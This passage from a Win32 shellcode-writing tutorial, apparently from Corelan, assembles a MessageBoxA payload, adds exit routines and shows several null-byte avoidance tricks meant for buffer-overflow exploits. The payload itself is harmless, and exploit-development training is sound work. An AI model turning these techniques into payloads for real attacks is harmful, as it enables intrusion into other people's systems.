//to make sure the parameters are read from the right
//offset
//we'll just add anoter push eax instructions to align
"\x50"
// call the function
"\xc7\xc6\xea\x07\x45\x7e"   // mov esi,0x7E4507EA
"\xff\xe6";  //jmp esi = launch MessageBox
```


Note : you can get the opcodes for simple instructions using the !pvefindaddr PyCommand for Immunity Debugger.
Example :




Alternatively, you can use nasm_shell from the Metasploit tools folder to assemble instructions into opcode :

```
xxxx@bt4:/pentest/exploits/framework3/tools# ./nasm_shell.rb
nasm > xor eax,eax
00000000  31C0              xor eax,eax
nasm > quit
```

Back to the shellcode. Paste this c array in the “shellcodetest.c” application (see c source in the “Basics” section of this post), make and compile.




Then load the shellcodetest.exe application in Immunity Debugger and set a breakpoint where the main() function begins (in my case, this is 0x004012D4). Then press F9 and the debugger should hit the breakpoint.



Now step through (F7), and at a certain point, a call to [ebp-4] is made. This is the call to executing our shellcode – corresponding with the (int)(*func)(); statement in our C source.


Right after this call is made, the CPU view in the debugger looks like this :



This is indeed our shellcode. First we push “Corelan” to the stack and we save the address in EBX. Then we push the other string to the stack and save the address in ECX.


Next, we clear eax (set eax to 0), and then we push 4 parameters to the stack : first zero (push eax), then pointer to the Title (push ebx), then pointer to the MessageText (push ecx), then zero again (push eax). Then we push another 4 bytes to the stack (alignment). Finally we put the address of MessageBoxA into ESI and we jump to ESI.

Press F7 until JMP ESI is reached and executed. Right after JMP ESI is made, look at the stack :




That is exactly what we expected. Continue to press F7 until you have reached the CALL USER32.MessageBoxExA instruction (just after the 5 PUSH

operations, which push the parameters to the stack). The stack should now (again) point to the correct parameters)



Press F9 and you should get this :



Excellent ! Our shellcode works !

Another way to test our shellcode is by using skylined's "Testival" tool. Just write the shellcode to a bin file (using pveWritebin.pl), and then run Testival. We'll assume you have written the code to shellcode.bin :

```
w32-testival [$]=ascii:shellcode.bin eip=$
```

(don't be surprised that this command will just produce a crash – I will explain why that happens in a little while)

That was easy. So that's all there's to it ?

Unfortunately not. There are some **MAJOR** issues with our shellcode :

1. The shellcode calls the MessageBox function, but does not properly clean up/exit after the function has been called. So when the MessageBox function returns, the parent process may just die/crash instead of exiting properly (or instead of not crashing at all, in case of a real exploit). Ok, this is not a major issue, but it still can be an issue.
2. The shellcode contains null bytes. So if we want to use this shellcode in a real exploit, that targets a string buffer overflow, it may not work because the null bytes act as a string terminator. That is a major issue indeed.
3. The shellcode worked because user32.dll was mapped in the current process. If user32.dll is not loaded, the API address of MessageBoxA won't point to the function, and the code will fail. Major issue – showstopper.
4. The shellcode contains a static reference to the MessageBoxA function. If this address is different on other Windows Versions/Service Packs, then the shellcode won't work. Major issue again – showstopper.

Number 3 is the main reason why the w32-testival command didn't work for our shellcode. In the w32-testival process, user32.dll is not loaded, so the shellcode fails.

Shellcode exitfunc

In our C application, after calling the MessageBox API, 2 instructions were used to exit the process : LEAVE and RET. While this works fine for standalone applications, our shellcode will be injected into another application. So a leave/ret after calling the MessageBox will most likely break stuff and cause a "big" crash.

There are 2 approaches to exit our shellcode : we can either try to kill things as silently as we can, but perhaps we can also try to keep the parent (exploited) process running... perhaps it can be exploited again.

Obviously, if there is a specific reason not to exit the shellcode/process at all, then feel free not to do so.

I'll discuss 3 techniques that can be used to exit the shellcode with :


- process : this will use ExitProcess()
- seh : this one will force an exception call. Keep in mind that this one might trigger the exploit code to run over and over again (if the original bug was SEH based for example)
- thread : this will use ExitThread()

Obviously, none of these techniques ensures that the parent process won't crash or will remain exploitable once it has been exploited. I'm only discussing the 3 techniques (which, incidentally, are availabe in Metasploit too :-))

ExitProcess()

This technique is based on a Windows API called "ExitProcess", found in kernel32.dll. One parameter : the ExitProcess exitcode. This value (zero means everything was ok) must be placed on the stack before calling the API

On XP SP3, the ExitProcess() API can be found at 0x7c81cb12.



So basically in order to make the shellcode exit properly, we need to add the following instructions to the bottom of the shellcode, right after the call to MessageBox was made :

```
xor eax, eax           ; zero out eax (NULL)
push eax               ; put zero to stack (exitcode parameter)
mov eax, 0x7c81cb12    ; ExitProcess(exitcode)
call eax               ; exit cleanly
```

or, in byte/opcode :

```
"\x33\xc0"   //xor eax,eax => eax is now 00000000
"\x50"       //push eax
"\xc7\xc0\x12\xcb\x81\x7c"   // mov eax,0x7c81cb12
"\xff\xe0"  //jmp eax = launch ExitProcess(0)
```

Again, we'll just assume that kernel32.dll is mapped/loaded automatically (which will be the case – see later), so you can just call the ExitProcess API without further ado.

SEH

A second technique to exit the shellcode (while trying to keep the parent process running) is by triggering an exception (by performing call 0×00) – something like this :

```
xor eax,eax
call eax
```

While this code is clearly shorter than the others, it may lead to unpredictable results. If an exception handler is set up, and you are taking advantage of the exception handler in your exploit (SEH based exploit), then the shellcode may loop. That may be ok in certain cases (if, for example, you are trying to keep a machine exploitable instead of exploit it just once)

ExitThread()

The format of this kernel32 API can be found at http://msdn.microsoft.com/en-us/library/ms682659(VS.85).aspx. As you can see, this API requires one parameter : the exitcode (pretty much like ExitProcess())

Instead of looking up the address of this function using IDA, you can also use arwin, a little script written by Steve Hanna

(watch out : function name = case sensitive !)

```
C:\shellcode\arwin>arwin kernel32.dll ExitThread
arwin - win32 address resolution program - by steve hanna - v.01
ExitThread is located at 0x7c80c0f8 in kernel32.dll
```

So simply replacing the call to ExitProcess with a call to ExitThread will do the job.

Extracting functions/exports from dll files

As explained above, you can use IDA or arwin to get functions/function pointers. If you have installed Microsoft Visual Studio C++ Express, then you can use dumpbin as well. This command line utility can be found at C:\Program Files\Microsoft Visual Studio 9.0\VC\bin. Before you can use the utility you'll need to get a copy of mspdb80.dll (download here) and place it in the same (bin) folder.

You can now list all exports (functions) in a given dll : dumpbin path_to_dll /exports

dumpbin.exe c:\windows\system32\kernel32.dll /exports

Populating all exports from all dll's in the windows\system32 folder can be done like this :

```
rem Script written by Peter Van Eeckhoutte
rem https://www.corelan.be
rem Will list all exports from all dll's in the
rem %systemroot%\system32 and write them to file
rem
@echo off
cls
echo Exports > exports.log
for /f %%a IN ('dir /b %systemroot%\system32\*.dll')
```

```
    do echo [+] Processing %%a &&
    dumpbin %systemroot%\system32\%%a /exports
    >> exports.log
```

(put everything after the "for /f" statement on one line – I just added some line breaks for readability purposes)

Save this batch file in the bin folder. Run the batch file, and you will end up with a text file that has all the exports in all dll's in the system32 folder. So if you ever need a certain function, you can simply search through the text file. (Keep in mind, the addresses shown in the output are RVA (relative virtual addresses), so you'll need to add the base address of the module/dll to get the absolute address of a given function)

Sidenote : using nasm to write / generate shellcode

In the previous chapters we went from one line of C code to a set of assembler instructions. Once you start to become familiar to these assembler instructions, it may become easier to just write stuff directly in assembly and compile that into opcodes, instead of resolving the opcodes first and writing everything directly in opcode... That's way to hard and there is an easier way :

Create a text file that starts with [BITS 32] (don't forget this or nasm may not be able to detect that it needs to compile for 32 bit CPU x86), followed by the assembly instructions (which could be found in the disassembly/debugger output):

```
[BITS 32]

PUSH 0x006e616c     ;push "Corelan" to stack
PUSH 0x65726f43
MOV EBX,ESP         ;save pointer to "Corelan" in EBX

PUSH 0x00206e61     ;push "You have been pwned by Corelan"
PUSH 0x6c65726f
PUSH 0x43207962
PUSH 0x2064656e
PUSH 0x7770206e
PUSH 0x65656220
PUSH 0x65766168
PUSH 0x20756f59

MOV ECX,ESP         ;save pointer to "You have been..." in ECX

XOR EAX,EAX
PUSH EAX            ;put parameters on the stack
PUSH EBX
PUSH ECX
PUSH EAX
PUSH EAX

MOV ESI,0x7E4507EA
JMP ESI              ;MessageBoxA

XOR EAX,EAX          ;clean up
PUSH EAX
MOV EAX,0x7c81CB12
JMP EAX              ;ExitProcess(0)
```

Save this file as msgbox.asm

Compile with nasm :

```
C:\shellcode>"c:\Program Files\nasm\nasm.exe" msgbox.asm -o msgbox.bin
```

Now use the pveReadbin.pl script to output the bytes from the .bin file in C format:


```
#!/usr/bin/perl
# Perl script written by Peter Van Eeckhoutte
# http://www.corelan.be
# This script takes a filename as argument
# will read the file
# and output the bytes in \x format
#
if ($#ARGV ne 0) {
print "  usage: $0 ".chr(34)."filename".chr(34)."\n";
exit(0);
}
#open file in binary mode
print "Reading ".$ARGV[0]."\n";
open(FILE,$ARGV[0]);
binmode FILE;
my ($data, $n, $offset, $strContent);
$strContent="";
my $cnt=0;
while (($n = read FILE, $data, 1, $offset) != 0) {
  $offset += $n;
}
close(FILE);

print "Read ".$offset." bytes\n\n";
my $cnt=0;
my $nullbyte=0;
print chr(34);
for ($i=0; $i < (length($data)); $i++)
{
  my $c = substr($data, $i, 1);
  $str1 = sprintf("%01x", ((ord($c) & 0xf0) >> 4) & 0x0f);
  $str2 = sprintf("%01x", ord($c) & 0x0f);
  if ($cnt < 8)
  {
    print "\\x".$str1.$str2;
    $cnt=$cnt+1;
  }
  else
  {
    $cnt=1;
    print chr(34)."\n".chr(34)."\\x".$str1.$str2;
```

```
  }
  if (($str1 eq "0") && ($str2 eq "0"))
    {
      $nullbyte=$nullbyte+1;
    }
}
print chr(34).";\n";
print "\nNumber of null bytes : " . $nullbyte."\n";
```

Output :

```
C:\shellcode>pveReadbin.pl msgbox.bin
Reading msgbox.bin
Read 78 bytes

"\x68\x6c\x61\x6e\x00\x68\x43\x6f"
"\x72\x65\x89\xe3\x68\x61\x6e\x20"
"\x00\x68\x6f\x72\x65\x6c\x68\x62"
"\x79\x20\x43\x68\x6e\x65\x64\x20"
"\x68\x6e\x20\x70\x77\x68\x20\x62"
"\x65\x65\x68\x68\x61\x76\x65\x68"
"\x59\x6f\x75\x20\x89\xe1\x31\xc0"
"\x50\x53\x51\x50\x50\xbe\xea\x07"
"\x45\x7e\xff\xe6\x31\xc0\x50\xb8"
"\x12\xcb\x81\x7c\xff\xe0";

Number of null bytes : 2
```

Paste this code in the C “shellcodetest” application, make/compile and run :



Ah – ok – that is a lot easier.

From this point forward in this tutorial, we’ll continue to write our shellcode directly in assembly code. If you were having a hard time understanding the asm code above, then stop reading now and go back. The assembly used above is really basic and it should not take you a long time to really understand what it does.

Dealing with null bytes

When we look back at the bytecode that was generated so far, we noticed that they all contain null bytes. Null bytes may be a problem when you are overflowing a buffer, that uses null byte as string terminator. So one of the main requirements for shellcode would be to avoid these null bytes.

There are a number of ways to deal with null bytes : you can try to find alternative instructions to avoid null bytes in the code, reproduce the original values, use an encoder, etc

Alternative instructions & instruction encoding

At a certain point in our example, we had to set eax to zero. We could have used mov eax,0 to do this, but that would have resulted in “\xc7\xc0\x00\x00\x00\x00”. Instead of doing that, we used “xor eax,eax”. This gave us the same result and the opcode does not contain null bytes. So one of the techniques to avoid null bytes is to look for alternative instructions that will produce the same result.

In our example, we had 2 null bytes, caused by the fact that we needed to terminate the strings that were pushed on the stack. Instead of putting the null byte in the push instruction, perhaps we can generate the null byte on the stack without having to use a null byte.

This is a basic example of what an encoder does. It will, at runtime, reproduce the original desired values/opcodes, while avoiding certain characters such as null bytes.

There are 2 ways to fixing this null byte issue : we can either write some basic instructions that will take care of the 2 null bytes (basically use different instructions that will end up doing the same), or we can just encode the entire shellcode.

We’ll talk about payload encoders (encoding the entire shellcode) in one of the next chapters, let’s look at manual instruction encoding first.

Our example contains 2 instructions that have null bytes :

"\x68\x6c\x61\x6e\x00"

and

"\x68\x61\x6e\x20\x00"

How can we do the same (get these strings on the stack) without using null bytes in the bytecode ?

Solution 1 : reproduce the original value using add & sub

What if we subtract 11111111 from 006E616C (= EF5D505B) , write the result to EBX, add 11111111 to EBX and then write it to the stack ? No null bytes, and we still get what we want.

So basically, we do this

- Put EF5D505B in EBX
- Add 11111111 to EBX
- push ebx to stack

Do the same for the other null byte (using ECX as register)


In assembly :

```
[BITS 32]

XOR EAX,EAX
MOV EBX,0xEF5D505B
ADD EBX,0x11111111     ;add 11111111
;EBX now contains last part of "Corelan"
PUSH EBX               ;push it to the stack
PUSH 0x65726f43
MOV EBX,ESP            ;save pointer to "Corelan" in EBX

;push "You have been pwned by Corelan"
MOV ECX,0xEF0F5D50
ADD ECX,0x11111111
PUSH ECX
PUSH 0x6c65726f
PUSH 0x43207962
PUSH 0x2064656e
PUSH 0x7770206e
PUSH 0x65656220
PUSH 0x65766168
PUSH 0x20756f59
MOV ECX,ESP         ;save pointer to "You have been..." in ECX

PUSH EAX            ;put parameters on the stack
PUSH EBX
PUSH ECX
PUSH EAX
PUSH EAX

MOV ESI,0x7E4507EA
JMP ESI              ;MessageBoxA

XOR EAX,EAX          ;clean up
PUSH EAX
MOV EAX,0x7c81CB12
JMP EAX              ;ExitProcess(0)
```

Of course, this increases the size of our shellcode, but at least we did not have to use null bytes.

After compiling the asm file and extracting the bytes from the bin file, this is what we get :

```
C:\shellcode>perl pveReadbin.pl msgbox2.bin
Reading msgbox2.bin
Read 92 bytes

"\x31\xc0\xbb\x5b\x50\x5d\xef\x81"
"\xc3\x11\x11\x11\x11\x53\x68\x43"
"\x6f\x72\x65\x89\xe3\xb9\x50\x5d"
"\x0f\xef\x81\xc1\x11\x11\x11\x11"
"\x51\x68\x6f\x72\x65\x6c\x68\x62"
"\x79\x20\x43\x68\x6e\x65\x64\x20"
"\x68\x6e\x20\x70\x77\x68\x20\x62"
"\x65\x65\x68\x68\x61\x76\x65\x68"
"\x59\x6f\x75\x20\x89\xe1\x50\x53"
"\x51\x50\x50\xbe\xea\x07\x45\x7e"
"\xff\xe6\x31\xc0\x50\xb8\x12\xcb"
"\x81\x7c\xff\xe0";

Number of null bytes : 0
```



To prove that it works, we'll load our custom shellcode in a regular exploit, (on XP SP3, in an application that has user32.dll loaded already)... an application such as Easy RM to MP3 Converter for example. (remember tutorial 1 ?)

A similar technique (to the one explained here) is used in in certain encoders... If you extend this technique, it can be used to reproduce an entire payload, and you could limit the character set to for example alphanumerical characters only. A good example on what I mean with this can be found in tutorial 8.

There are many more techniques to overcome null bytes :

Solution 2 : sniper : precision-null-byte-bombing

A second technique that can be used to overcome the null byte problem in our shellcode is this :

- put current location of the stack into ebp
- set a register to zero
- write value to the stack without null bytes (so replace the null byte with something else)
- overwrite the byte on the stack with a null byte, using a part of a register that already contains null, and referring to a negative offset from ebp. Using a negative offset will result in \xff bytes (and not \x00 bytes), thys bypassing the null byte limitation

```
[BITS 32]

XOR EAX,EAX     ;set EAX to zero
MOV EBP,ESP     ;set EBP to ESP so we can use negative offset
PUSH 0xFF6E616C ;push part of string to stack
MOV [EBP-1],AL  ;overwrite FF with 00
PUSH 0x65726f43 ;push rest of string to stack
MOV EBX,ESP     ;save pointer to "Corelan" in EBX

PUSH 0xFF206E61 ;push part of string to stack
MOV [EBP-9],AL  ;overwrite FF with 00
PUSH 0x6c65726f ;push rest of string to stack
PUSH 0x43207962
PUSH 0x2064656e
PUSH 0x7770206e
PUSH 0x65656220
PUSH 0x65766168
PUSH 0x20756f59
MOV ECX,ESP         ;save pointer to "You have been..." in ECX

PUSH EAX            ;put parameters on the stack
PUSH EBX
PUSH ECX
PUSH EAX
PUSH EAX

MOV ESI,0x7E4507EA
JMP ESI              ;MessageBoxA

XOR EAX,EAX          ;clean up
PUSH EAX
MOV EAX,0x7c81CB12
JMP EAX              ;ExitProcess(0)
```

Solution 3 : writing the original value byte by byte

This technique uses the same concept as solution 2, but instead of writing a null byte, we start off by writing nulls bytes to the stack (xor eax,eax + push eax), and then reproduce the non-null bytes by writing individual bytes to negative offset of ebp

- put current location of the stack into ebp
- write nulls to the stack (xor eax,eax and push eax)
- write the non-null bytes to an exact negative offset location relative to the stack's base pointer (ebp)

Example :

```
[BITS 32]

XOR EAX,EAX     ;set EAX to zero
MOV EBP,ESP     ;set EBP to ESP so we can use negative offset
PUSH EAX
MOV BYTE [EBP-2],6Eh  ;
MOV BYTE [EBP-3],61h  ;
MOV BYTE [EBP-4],6Ch  ;
PUSH 0x65726f43 ;push rest of string to stack
MOV EBX,ESP     ;save pointer to "Corelan" in EBX
```

It becomes clear that the last 2 techniques will have a negative impact on the shellcode size, but they work just fine.

Solution 4 : xor

Another technique is to write specific values in 2 registers, that will – when an xor operation is performed on the values in these 2 registers, produce the desired value.

So let's say you want to put 0x006E616C onto the stack, then you can do this :

Open windows calculator and set mode to hex

Type 777777FF

Press XOR

Type 006E616C

Result : 77191693

Now put each value (777777FF and 77191693) into 2 registers, xor them, and push the resulting value onto the stack :

```
[BITS 32]

MOV EAX,0x777777FF
MOV EBX,0x77191693
XOR EAX,EBX     ;EAX now contains 0x006E616C
PUSH EAX        ;push it to stack
PUSH 0x65726f43 ;push rest of string to stack
MOV EBX,ESP     ;save pointer to "Corelan" in EBX

MOV EAX,0x777777FF
MOV EDX,0x7757199E  ;Don't use EBX because it already contains
                    ;pointer to previous string
XOR EAX,EDX     ;EAX now contains 0x00206E61
PUSH EAX        ;push it to stack
PUSH 0x6c65726f ;push rest of string to stack
PUSH 0x43207962
PUSH 0x2064656e
PUSH 0x7770206e
PUSH 0x65656220
PUSH 0x65766168
PUSH 0x20756f59
MOV ECX,ESP         ;save pointer to "You have been..." in ECX

XOR EAX,EAX     ;set EAX to zero
PUSH EAX            ;put parameters on the stack
PUSH EBX
PUSH ECX
PUSH EAX
PUSH EAX

MOV ESI,0x7E4507EA
JMP ESI              ;MessageBoxA

XOR EAX,EAX          ;clean up
PUSH EAX
MOV EAX,0x7c81CB12
JMP EAX              ;ExitProcess(0)
```

Remember this technique – you'll see an improved implementation of this technique in the payload encoders section.

Solution 5 : Registers : 32bit -> 16 bit -> 8 bit

We are running Intel x86 assembly, on a 32bit CPU. So the registers we are dealing with are 32bit aligned to (4 byte), and they can be referred to by using 4 byte, 2 byte or 1 byte annotations : EAX ("Extended" ...) is 4byte, AX is 2 byte, and AL(low) or AH (high) are 1 byte.

So we can take advantage of that to avoid null bytes.

Let's say you need to push value 1 to the stack.

```
PUSH 0x1
```

The bytecode looks like this :

```
\x68\x01\x00\x00\x00
```

You can avoid the null bytes in this example by :

- clear out a register
- add 1 to the register, using AL (to indicate the low byte)
- push the register to the stack

Example :

